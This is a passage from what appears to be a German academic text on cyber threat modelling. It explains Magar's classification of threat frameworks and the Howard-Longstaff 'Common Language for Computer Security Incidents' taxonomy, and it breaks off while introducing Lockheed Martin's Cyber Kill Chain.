Für Analysten im Bereich Cybercrime haben sich verschiedene Bedrohungsmodelle (im englischen Threat Models) etabliert, welche von Non-Profit-Organisationen wie auch Cyber-Security-Firmen weltweit entwickelt wurden. Diese Bedrohungsmodelle werden zur Klassifikation von Angriffen bzw. Sicherheitsvorfällen eingesetzt und sollen eine Vergleichbarkeit und Beschreibung von erfolgten Angriffen ermöglichen.

Die meisten Bedrohungsmodelle konzentrieren sich auf das "Was" und das "Wie", da diese Methodik dem Sicherheitsanalysten ermöglicht, potenzielle Schwachstellen im Netzwerk oder System zu identifizieren und Systeme abzuhärten. Das "Wer" und das "Warum" werden oft als etwas weniger wichtig angesehen, da in vielen Fällen die Absicht weniger wichtig ist als die Ergebnisse. Der Fokus im Bereich Threat Modelling liegt darauf, den Angriff zu stoppen, anstatt festzustellen, wer den Angriff durchführt und was seine Motivation ist. Demgegenüber ist für Geheimdienste, Strafverfolgung und Justiz bis hin zu

[70] NIST: "Guide for Conducting Risk Assessments" (2012), S. B-13.

militärischen Operationen das "Wer" von Interesse. Im Bereich der Sicherheitsvorfallbehandlung wird der Fokus jedoch in erster Linie auf das "Was", und weniger auf das "Wer" gelegt und insbesondere auch auf verhaltensbasierte Werkzeuge, Taktiken und Verhaltensweisen (im englischen Tools, Tactics & Procedures-TTP).[71]

Durch das Department of National Defence of Canada wurde bereits 2016 ein Report zu weltweit vorhandenen Bedrohungsmodellen und Methodiken veröffentlicht. Der Report versucht, eine Reihe von Konzepten zu definieren und festzustellen, was in Bezug auf Bedrohungsreferenzen verfügbar ist, um zu bestimmen, wie Bedrohung zu charakterisieren ist.[72]

Diese Bedrohungsreferenzen wurden dabei wie folgt unterteilt:

- Bedrohungscharakterisierung (Threat Characterization) – der Zweck der Bedrohungscharakterisierung besteht darin, einen Gegner zu verstehen und dessen Vorgehen vorauszusehen, um letztendlich verbesserte Bedrohungsmodelle zu erstellen;
- Bedrohungstaxonomien (Threat Taxonomies) – Bedrohungstaxonomien, manchmal auch als Angriffsbibliotheken bezeichnet, sind Bemühungen, Bedrohungsinformationen zu klassifizieren;
- Bedrohungsmethoden (Threat Methodologies) – eine Bedrohungsmethode kann als ein Mittel definiert werden, mit dem einige Aspekte der Bedrohungscharakterisierung erreicht werden können;
- Bedrohungs-Frameworks (Threat Frameworks) – das Bedrohungs-Framework bietet eine grundlegende Struktur, mit der Bedrohungen analysiert werden können, und kann Bedrohungscharakterisierung, Bedrohungstaxonomien, Bedrohungsmethoden und Bedrohungsmodelle umfassen;
- Bedrohungsmodelle (Threat Models) – die Bedrohungsmodellierung ist ein strukturierter Ansatz, der es ermöglicht, Cybersicherheitsbedrohungen in Bezug auf Ziele und Schwachstellen zu identifizieren sowie geeignete Gegenmaßnahmen zu identifizieren, um Bedrohungen für das System zu verhindern oder deren Auswirkungen zu mindern.

[71] Magar, A.: "State-of-the-Art in Cyber Threat Models and Methodologies" (2016), S. 3.
[72] Ebd., S. 3–4.

Tabelle 3: Klassifizierung von Cyber Threats nach Magar 2016

Threat Characterization	Threat Taxonomies	Threat Methodologies	Threat Frameworks	Threat Models
• Cyber Adversary Characterization • NNSA Threat Characterization	• AVOIDIT Cyber Attack Taxonomy • CAPEC • CNI Cyber Taxonomy • Common Language Security Incident Taxonomy • Cyber Conflict Taxonomy • DSB Cyber Threat Taxonomy • Intel Threat Agent Library • MACE Taxonomy • Revised Attack Taxonomy • Taxonomy of DDoS Attacks • Taxonomy of Internet Infrastructure Attacks • Taxonomy of Operational Cyber Security Risks	• Attack Graphs • Attack Trees • Cyber Kill Chain • Threat Genomics • MACE Cyber Attack Classification • MITRE's Cyber Prep Methodology • Threat Assessment Methodology • Harmonized TRA Methodology	• CVSS • RAMCAP • Sandia Threat Analysis Framework	• Composite Threat Model • Generic Threat Model • Microsoft Threat Modelling • OCTAVE-Allegro • OMG Threat Model • Trike • Verizon A⁴ Threat Model

Quelle: Magar, A.: "State-of-the-Art in Cyber Threat Models and Methodologies" (2016), S. 4.

Aus den vorgestellten Bedrohungsmodellen, -methoden und -taxonomien sollen in diesem Kapitel nur drei Referenzen näher aufgegriffen werden. Die Common Language Security Incident Taxonomy, die in den Sandia National Laboratories entwickelt und in das generische Bedrohungsmodell aufgenommen wurde, soll als Referenz für die Bedrohungstaxonomien dienen. Der Cyber Kill Chain von *Lockheed Martin* soll als Bedrohungsmethode näher ausgeführt und hierbei auf die technischen Hintergründe für Bedrohungen und Angriffe fokussiert werden. Die durch *Magar* zusammengefassten Threat Informationen des Reports des Department of National Defence Canada sollen als Thread Characterization Framework die abschließende Betrachtung zum Threat Modelling darstellen.

2.2.2.1 Sandia Labs 1998

Sandia Labs, eine Abteilung von Lockheed Martin Corporation, veröffentlichte 1998 im Auftrag des U.S. Department of Energy eine Beschreibungssprache für Sicherheitsvorfälle im informationstechnischen Sektor. Die als „Common Language for Computer Security Incidents“ bekannte Abhandlung stellt dabei eine Taxonomie vor, mit der Sicherheitsvorfälle allgemein beschrieben werden können. Das „Common Language Project“ entwickelte dabei ein Minimum Set von „High-Level“-Begriffen, die in einer Struktur zusammengefasst deren Beziehung zueinander darstellen sollen. Ziel der Arbeit war es, Computer-Sicherheitsvorfälle besser klassifizieren und so verstehen zu können.[73]

Durch *Howard* und *Longstaff* wurden die bis dato bekannten Taxonomien untersucht und festgestellt, dass es keine zutreffende Taxonomie gab, welche Sicherheitsvorfälle auf einer oberen Ebene betrachtet, aber trotzdem eine spezifische Aussage zulässt. Einige der analysierten Taxonomien nutzten Begriffe, die als Bestandteile anderer Begriffe subsumiert werden konnten. Beispielhaft sind da Begriffe wie „Logic Bomb“[74] und Virus zu nennen, welche den Oberbegriff Virus auch für eine „Logic Bomb“ nutzen. Andere Taxonomien waren auf nur einer oberen Ebene mit vier Kategorien versehen und lieferten keine spezifische Einordnung für Sicherheitsvorfälle, die etwa eine spezifische Vergleichbarkeit gewährleisten könnte.[75]

Howard und *Longstaff* entwickelten aus den untersuchten Taxonomien und ihrer Arbeit beim CERT der Carnegie-Mellon-Universität im Auftrag der DARPA die „Common Language for Computer Security Incidents“, welche Sicherheitsvorfälle nach drei Hauptphasen kategorisiert: Event (Ereignis), Attack (Angriff) und Incident (Vorfall).

Die entwickelte Taxonomie führte zudem für jede der drei Hautphasen Unterkategorien ein, die mit entsprechenden Beschreibungen die Hauptphasen näher erläutern.

---

[73] Howard, J.D.; Longstaff, T.A.: "A Common Language for Computer Security Incidents" (1998), S. iii.

[74] Logic Bomb-Eine Logic Bomb ist eine Art von Malware, die darauf ausgelegt ist, zu einem bestimmten Zeitpunkt oder bei Erfüllung bestimmter Bedingungen eine schädliche Aktion auszulösen. Im Gegensatz zu anderen Arten von Malware, die sofort nach der Infektion aktiv werden, bleibt eine Logic Bomb oft zunächst inaktiv, um ihre Spuren zu verbergen und ihre Entdeckung zu erschweren. Sobald die Bedingungen erfüllt sind, wird die Logic Bomb aktiv und kann beispielsweise Daten löschen, Systemeinstellungen ändern oder andere schädliche Aktionen ausführen.

[75] Stallings, W.: "Network and Internetwork Security Principles and Practice" (1995).

Ereignisse

Der Betrieb von Computern und Netzwerken ist mit unzähligen Ereignissen (Events) verbunden. Im Allgemeinen ist ein Ereignis (Event) eine diskrete Zustandsänderung eines Systems oder Geräts.[76] Aus Sicht der Computer- und Netzwerksicherheit resultieren diese Zustandsänderungen aus Aktionen (Actions), die gegen bestimmte Ziele (Targets) gerichtet sind.

Ereignisse (Events) – dies sind eine auf ein Ziel gerichtete Aktionen, die zu einer Änderung des Zustands (Status) des Ziels führen soll.[77]

Ein Beispiel wäre ein Benutzer, der Maßnahmen ergreift, um sich mit einem Konto bei einem Computersystem anzumelden. In diesem Fall besteht die vom Benutzer durchgeführte Aktion darin, sich gegenüber dem Anmeldeprogramm zu authentifizieren, indem er behauptet, eine bestimmte Identität zu haben, und dann die erforderliche Verifizierung vorlegt. Das Ziel dieser Aktion wäre die Nutzung des Kontos des Benutzers.

Die Common Language definiert Aktionen und Ziele wie folgt:[78]

Aktionen (Actions) – dies sind Schritte, die von einem Benutzer oder Prozess unternommen werden, um ein Ergebnis zu erzielen,[79], wie zum Beispiel Sondieren, Scannen, Überfluten, Authentifizieren, Umgehen, Maskieren, Lesen, Kopieren, Stehlen, Modifizieren oder Löschen (Probe, Scan, Flood, Authenticate, Bypass, Spoof, Read, Copy, Steal, Modify, Delete).

Ziele (Targets) – dies sind die logische Entität eines Computers oder Netzwerks, ein Konto, Prozess oder Daten (Account, Process, or Data) sowie physische Entitäten wie Komponenten, Computer, Netzwerk oder Internetzwerk (Component, Computer, Network or Internetwork).

Aktionen werden durch den Zugriff auf ein Ziel initiiert, wobei ein Zugriff wie folgt definiert ist:

Zugriff (Access) – das ist die Herstellung einer logischen oder physischen Kommunikation oder Kontakts.[80]

---

[76] Radatz, J.: "The IEEE Standard Dictionary of Electrical and Electronics Terms" (1996), S. 373.
[77] Ebd.
[78] Howard, J.D.; Longstaff, T.A.: "A Common Language for Computer Security Incidents" (1998), S. 7.
[79] Radatz, J.: "The IEEE Standard Dictionary of Electrical and Electronics Terms" (1996), S. 11.
[80] Ebd., S. 5.

Eine Zusammenfassung der Definitionen von Aktionen (Actions) lautet wie folgt:

- Sondieren (Probe) – Zugriff auf ein Ziel, um seine Eigenschaften zu bestimmen.
- Scannen (Scan) – sequentielles Zugreifen auf eine Reihe von Zielen, um zu identifizieren, welches Ziel ein bestimmtes Merkmal aufweist.[81]
- Überfluten (Flood) – wiederholter Zugriff auf ein Ziel, um die Kapazität des Ziels zu überlasten.
- Authentifizieren (Authenticate) – einem Prozess eine Identität von jemandem präsentieren und, falls erforderlich, diese Identität verifizieren, um auf ein Ziel zuzugreifen.[82]
- Umgehen (Bypass) – einen Prozessschritt vermeiden, indem eine alternative Methode verwendet wird, um auf ein Ziel zuzugreifen.
- Maskieren (Spoof) – Maskieren des Auftretens durch Annehmen einer anderen Entität in der Netzwerkkommunikation.[83]
- Lesen (Read) – den Inhalt von Daten in einem Speichergerät oder einem anderen Datenträger abrufen.[84]
- Kopieren (Copy) – ein Ziel reproduzieren, wobei das ursprüngliche Ziel unverändert bleibt.[85]
- Stehlen (Steal) – ein Ziel in Besitz nehmen, ohne eine Kopie am ursprünglichen Ort zu hinterlassen.
- Modifizieren (Modify) – den Inhalt oder die Eigenschaften eines Ziels ändern.[86]
- Löschen (Delete) – ein Ziel entfernen oder unwiederbringlich zerstören.[87]

Die Zusammenfassung der Zieldefinitionen (Targets) lautet wie folgt:

- Konto (Account) – eine Domäne des Benutzerzugriffs auf einem Computer oder einem Netzwerk, die gemäß einer Informationsbeschreibung kontrolliert wird und den Kontonamen, das Kennwort und Nutzungsbeschränkungen des Benutzers enthält.

[81] Radatz, J.: "The IEEE Standard Dictionary of Electrical and Electronics Terms" (1996), S. 947.
[82] Ebd., S. 57.
[83] Atkins, D. et.al. "Internet Security Professional Reference" (1996), S. 258
[84] Radatz, J.: "The IEEE Standard Dictionary of Electrical and Electronics Terms" (1996), S. 877.
[85] Ebd., S. 224-
[86] Ebd., S. 661.
[87] Ebd., S. 268.

- Prozess (Process) – ein Programm in Ausführung, bestehend aus dem ausführbaren Programm, den Daten und dem Stapel des Programms, seinem Programmzähler, Stapelzeiger und anderen Registern und allen anderen Informationen, die zur Ausführung des Programms erforderlich sind.[88]
- Daten (Data) – Darstellungen von Informationen, Konzepten oder Anweisungen in einer Weise, die für die Kommunikation, Interpretation oder Verarbeitung durch Menschen oder durch automatische Mittel geeignet sind. Daten können in Form von Dateien im flüchtigen oder nicht flüchtigen Speicher eines Computers oder auf einem Datenspeichergerät oder in Form von Daten vorliegen, die über ein Übertragungsmedium übertragen werden.[89]
- Komponente (Component) – einer der Teile, aus denen ein Computer oder Netzwerk besteht.[90]
- Computer (Computer) – ein Gerät, das aus einer oder mehreren zugehörigen Komponenten besteht, einschließlich Verarbeitungseinheiten und Peripherieeinheiten, das von intern gespeicherten Programmen gesteuert wird und das umfangreiche Berechnungen, einschließlich zahlreicher arithmetischer Operationen oder logischer Operationen, ohne menschliches Eingreifen während der Ausführung durchführen kann. (Hinweis: Kann eigenständig sein oder aus mehreren miteinander verbundenen Einheiten bestehen.)[91]
- Netzwerk (Network) – eine miteinander verbundene oder miteinander in Beziehung stehende Gruppe von Hostcomputern, Vermittlungs- und Verbindungsgeräten.[92]
- Internetzwerk (Internetwork) – ein Netzwerk von Netzwerken.

Angriff (Attack)

Ein auf einem Computer oder Netzwerk auftretendes Ereignis (Event) kann Teil einer Reihe von Schritten sein, die zu einem nicht autorisierten Zugriff führen. Ein solches Ereignis wird dann als Teil eines Angriffs (Attack) betrachtet. Ein Angriff besteht aus mehreren Elementen. Erstens umfasst es eine Reihe von Schritten, die von einem Angreifer unternommen werden. Zu diesen Schritten gehört eine Aktion (Action), die auf ein Ziel, in dem Fall auf ein Ereignis, gerichtet ist, sowie die Verwendung eines Werkzeugs (Tools) zum Aus-

[88] Tanenbaum, A.S.: "Modern Operating Systems" (1992), S. 12.
[89] Radatz, J.: "The IEEE Standard Dictionary of Electrical and Electronics Terms" (1996), S. 250.
[90] Ebd., S. 189.
[91] Ebd., S. 192.
[92] Ebd., S. 683.

nutzen einer Schwachstelle (Vulnerability). Dabei erzielt ein Angriff aus Sicht des Eigentümers oder Administrators des beteiligten Systems immer ein nicht autorisiertes Ergebnis (Unauthorized Result). Insofern stellt ein Angriff immer eine Reihe von absichtlichen Schritten dar, die vom Angreifer initiiert werden; davon zu unterscheiden sind Ereignisse, die unbeabsichtigt eintreten, wie eine Störung oder ein Fehler.[93]

Angriff (Attack) – eine Reihe von Schritten, die von einem Angreifer unternommen werden, um ein nicht autorisiertes Ergebnis zu erzielen.

Dabei wir immer unterschieden zwischen:

Authorisierte Zugriffe – vom Eigentümer oder Administrator genehmigt.

Nicht autorisierte Zugriffe – nicht vom Eigentümer oder Administrator genehmigt.

Der erste Schritt in der Abfolge, welche Angreifer zu ihren nicht autorisierten Ergebnissen leitet, sind die Angriffswerkzeuge (Tools).[94]

Angriffswerkzeug (Tool) – ein Mittel zum Ausnutzen einer Computer- oder Netzwerk-Schwachstelle.

Auf Grund der Vielzahl von Methoden, um Schwachstellen in Computern und Netzwerken auszunutzen, fällt es schwer, diese zielgerichtet zu definieren. In früheren Taxonomien wurden Listen von Angriffsmethoden erstellt, die oft tatsächlich Listen von Angriffswerkzeugen enthielten und keine allgemeine Zuordnung zuließen.

Die folgende Auflistung von Angriffswerkzeugen, respektive Angriffstechniken, beinhaltet das Framework:

- Physischer Angriff (Physical Attack) – ein Mittel, um einen Computer, ein Netzwerk, seine Komponenten oder seine unterstützenden Systeme (wie Klimaanlagen, elektrische Energie usw.) physisch zu stehlen oder zu beschädigen.
- Informationsaustausch (Information Exchange) – ein Mittel, um Informationen entweder von anderen Angreifern (z. B. über einen Blog) oder von den angegriffenen Personen zu erhalten (allgemein als Social Engineering bezeichnet).
- Benutzerbefehl (User Command) – ein Mittel zum Ausnutzen einer Schwachstelle durch Eingeben von Befehlen an einen Prozess durch direkte Benutzereingabe an der

[93] Howard, J.D.; Longstaff, T.A.: "A Common Language for Computer Security Incidents" (1998), S. 12.
[94] Ebd., S. 13.

Prozessschnittstelle. Ein Beispiel ist die Eingabe von Unix-Befehlen über eine Telnet-Verbindung oder Befehle an einen SMTP-Port.

- Skript oder Programm (Script or Program) – Mittel zum Ausnutzen einer Schwachstelle durch Eingeben von Befehlen in einen Prozess durch Ausführen einer Befehlsdatei (Skript) oder eines Programms an der Prozessschnittstelle. Beispiele sind ein Shell-Skript zum Ausnutzen eines Softwarefehlers, ein Anmeldeprogramm für ein Trojanisches Pferd oder ein Programm zum Entschlüsseln von Passwörtern.
- Autonomer Agent (Autonomous Agent) – ein Mittel zum Ausnutzen einer Schwachstelle durch Verwendung eines Programms oder Programmfragments, das unabhängig vom Benutzer operiert. Beispiele sind Computerviren oder Würmer.
- Toolkit (Toolkit) – ein Softwarepaket, das Skripte, Programme oder autonome Agenten enthält und die Schwachstellen ausnutzt. Ein Beispiel sind weitverbreitete Rootkits.
- Verteiltes Tool (Distributed Tool) – ein Tool, das auf mehrere Hosts verteilt wird, die dann koordiniert werden können, um nach einer gewissen Zeitverzögerung gleichzeitig anonym einen Angriff auf den Zielhost durchzuführen.
- Datenabgriff (Data Tap) – ein Mittel zur Überwachung der von einem Computer oder Netzwerk ausgehenden elektromagnetischen Strahlung mit einem externen Gerät.

Um das gewünschte Ergebnis zu erzielen, muss ein Angreifer eine Computer- oder Netzwerk-Schwachstelle ausnutzen, die wie folgt definiert wird:

Schwachstelle (Vulnerability) – stellen Fehler in einem System dar, die unbefugte Zugriffe ermöglichen.

Krsul weist in seiner Arbeit *"Software Vulnerability Analysis"* darauf hin, dass eine Schwachstelle ein Softwarefehler ist, der in verschiedenen Phasen der Entwicklung auftritt und verwendet werden kann.[95]

[95] Krsul, I.V.: "Software Vulnerability Analysis" (1998), S. 10–11.

Daraus resultieren drei Kategorien von Schwachstellen[96]:

- Design-Schwachstelle (Design Vulnerability) – eine Schwachstelle, die dem Design oder der Spezifikation von Hardware oder Software innewohnt, wobei selbst eine perfekte Implementierung zu einer Schwachstelle führen kann.
- Implementierungsschwachstelle (Implementation Vulnerability) – eine Schwachstelle, die aus einem Fehler resultiert, der in der Software- oder Hardwareimplementierung eines zufriedenstellenden Designs gemacht wurde.
- Konfigurationsschwachstelle (Configuration Vulnerability) – eine Schwachstelle, die aus einem Fehler in der Konfiguration eines Systems resultiert, wie z. B. das Vorhandensein von Systemkonten mit Standardpasswörtern, die Schreibberechtigung für neue Dateien oder die Aktivierung anfälliger Dienste.

Der aufgezeigten Logik folgend ist ein ein nicht autorisiertes Ergebnis (Unauthorized Result) der eingetretene Erfolg einer Attacke. An diesem Punkt hat ein Angreifer ein Werkzeug (Tool) verwendet, um eine Schwachstelle (Vulnerability) auszunutzen und ein Ereignis (Event) auszulösen.[97]

Ein erfolgreicher Angriff führt zu einem der folgenden Ergebnisse:[98]

- erhöhte Zugriffsrechte (Increased Access) – eine unbefugte Erweiterung des Zugriffsbereichs auf einem Computer oder Netzwerk;
- Offenlegung von Informationen (Disclosure of Information) – Verbreitung und Offenlegung von Informationen an Personen, die nicht berechtigt sind, auf diese Informationen zuzugreifen;
- Korruption von Informationen (Corruption of Information) – unbefugte Änderung von Daten auf einem Computer oder Netzwerk;
- Denial-of-Service (Denial of Service) – absichtliche Verschlechterung, Behinderung oder Blockierung des Zugriffs auf Computer- oder Netzwerkressourcen;
- Diebstahl von Ressourcen (Theft of Resources) – unbefugte Nutzung von Computer- oder Netzwerkressourcen.

[96] Howard, J.D.; Longstaff, T.A.: "A Common Language for Computer Security Incidents" (1998), S. 14.
[97] Ebd.
[98] Ebd., S. 14–15.

Vorfall (Incident)

Letztlich können einzelne Angriffe auf Computer und Netzwerke häufig zusammen gruppiert und als Teil eines Sicherheitsvorfalls (Incident) klassifiziert werden. Dadurch wird es möglich, auf Grund von Gemeinsamkeiten bezüglich der Angreifer, Standorte oder Zeitrahmen Aussagen zu Vorfällen zu treffen und diese zu vergleichen.

Ein *Vorfall* ist eine Gruppierung von Sicherheitsvorfällen, die aufgrund der Besonderheiten der Angreifer (Attacker), der einzelnen Angriffe (Attacks), der Zielsetzungen (Objectives), Standorte und Zeitrahmen von anderen Sicherheitsvorfällen unterschieden werden können.[99]




Abbildung 14: Simplified Computer and Network Incident nach *Howard* und *Longstaff* 1998[100]

Angreifer und ihre Zielsetzungen variieren. Personen greifen Computer an mit einer Vielzahl von Methoden und auch mit einer Vielzahl von Zielsetzungen respektive Motiven. Die "Common Language of Incidents" kategorisiert daher die Angreifer und deren Motivation, um Sicherheitsvorfälle zu unterscheiden:[101]

Angreifer (Attacker) – das ist eine Person, die einen oder mehrere Angriffe versucht, um ein Ziel zu erreichen.

Zielsetzung/Motiv/Absicht (Objective) – das ist der Zweck oder das Endziel eines Vorfalls.

Basierend auf den Motiven sind Angreifer in die folgenden sechs Kategorien eingeteilt:[102]

- *Hacker (Hackers)* – Angreifer, die Computer angreifen, um sie herauszufordern, ihren Status zu erlangen oder den Nervenkitzel, Zugang zu erhalten;

[99] Howard, J.D.; Longstaff, T.A.: "A Common Language for Computer Security Incidents" (1998), S. 15.
[100] Ebd.
[101] Ebd.
[102] Ebd., S. 17.

- *Spione (Spies)* – Angreifer, die Computer angreifen, um Informationen für politische Zwecke zu nutzen;
- *Terroristen (Terrorists)* – Angreifer, die Computer angreifen, um Angst zu machen und politischen Gewinn zu erzielen;
- *Mitarbeiter (Corporate Raiders)* – Mitarbeiter (Angreifer), die Computer von Konkurrenten aus finanziellen Gründen angreifen;
- *Berufskriminelle (Professional Criminals)* – Angreifer, die Computer zum persönlichen finanziellen Vorteil angreifen;
- *Vandalen (Vandals)* – Angreifer, die Computer angreifen, um Schaden anzurichten;
- *Voyeur (Voyer)* – Angreifer, die Computer angreifen, um sensible Informationen zu erhalten.

Die von *Sandia* entwickelte „Common Language for Computer Security Incidents“ stellt eine umfassende Taxonomie dar, um Sicherheitsvorfälle zu klassifizieren und zu beschreiben. Zudem ist sie dafür geeignet, mit entsprechender Beschreibung von Sicherheitsvorfällen eine Vergleichbarkeit ähnlich gelagerter Angriffe nachvollziehen und zuordnen zu können.




Abbildung 15: Computer and Network Incident Taxonomy nach *Howard* und *Longstaff* 1998[103]

2.2.2.2 Cyber Kill Chain 2010

In den frühen 2000er Jahren zielte eine neue Klasse von Bedrohungen darauf ab, Daten für den wirtschaftlichen oder militärischen Fortschritt zu kompromittieren. Diese Bedrohungen stellen bis heute das größte Risikoelement für viele Branchen dar und haben die Bezeichnung „Advanced Persistent Threat“ oder APT erhalten.[104]

Bis zum Einsatz der APT haben sich die meisten Organisationen auf die implementierten Technologien und Prozesse verlassen, um Risiken im Zusammenhang mit automatisierten Malware-Kampagnen zu vermindern.Manuell betriebene APT-Angriffe können damit nicht ausreichend adressiert werden. Die bis 2010 aufgestellten Methoden zur Reaktion auf Vorfälle konnten das von APTs ausgehende Risiko nicht mindern, da von zwei fehlerhaften Annahmen ausgegangen wurde:[105]

1) die Reaktion sollte nach dem Punkt der Kompromittierung erfolgen, und
2) die Kompromittierung war das Ergebnis eines behebbaren Fehlers.

Die vielen Fortschritte der Entwicklung von Infrastruktur-Management-Werkzeugen haben Best Practices für unternehmensweites Patchen und Härten der Infrastruktur ermöglicht und die am leichtesten zugänglichen Schwachstellen in Netzwerkdiensten reduziert. APT-Akteure sind auf Grund ihrer Fähigkeiten dennoch in der Lage Systeme zu kompromittieren, indem sie fortschrittliche Tools, angepasste Malware und „Zero-Day“-Exploits verwenden, die Antivirenprogramme und Intrusion Detection Systeme (IDS) nicht erkennen oder entschärfen können. Reaktionen auf APT-Angriffe erforderten eine Weiterentwicklung der Analyse, des Prozesses und der Technologie, um zukünftige Angriffe basierend auf dem Wissen über die Bedrohung zu antizipieren und abzuschwächen.[106]

[103] Howard, J.D.; Longstaff, T.A.: "A Common Language for Computer Security Incidents" (1998), S. 16.
[104] Hutchins, E; Cloppert, M.; Amin, R.: "Intelligence-Driven Computer Network Defense" (2010), S. 1.
[105] Mitropoulos, S.; Patsosa, D.; Douligeris, C.: "On Incident Handling and Response: A state-of-the-art approach" (2006)
[106] Hutchins, E; Cloppert, M.; Amin, R.: "Intelligence-Driven Computer Network Defense" (2010), S. 2.

Lockheed Martin als US Unternehmen mit militärischem Hintergrund hat auf Grund massiver Angriffe auf das eigene Unternehmen hierzu eigene Forschungen betrieben. Die drei in diesem Feld tätigen Personen *Hutchins*, *Clopperty* und *Amin* haben dazu 2010 ein White Paper unter dem Namen „Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains“ veröffentlicht, welches ihren als „Cyber Kill Chain“ bekannten Ansatz beschreibt.[107]

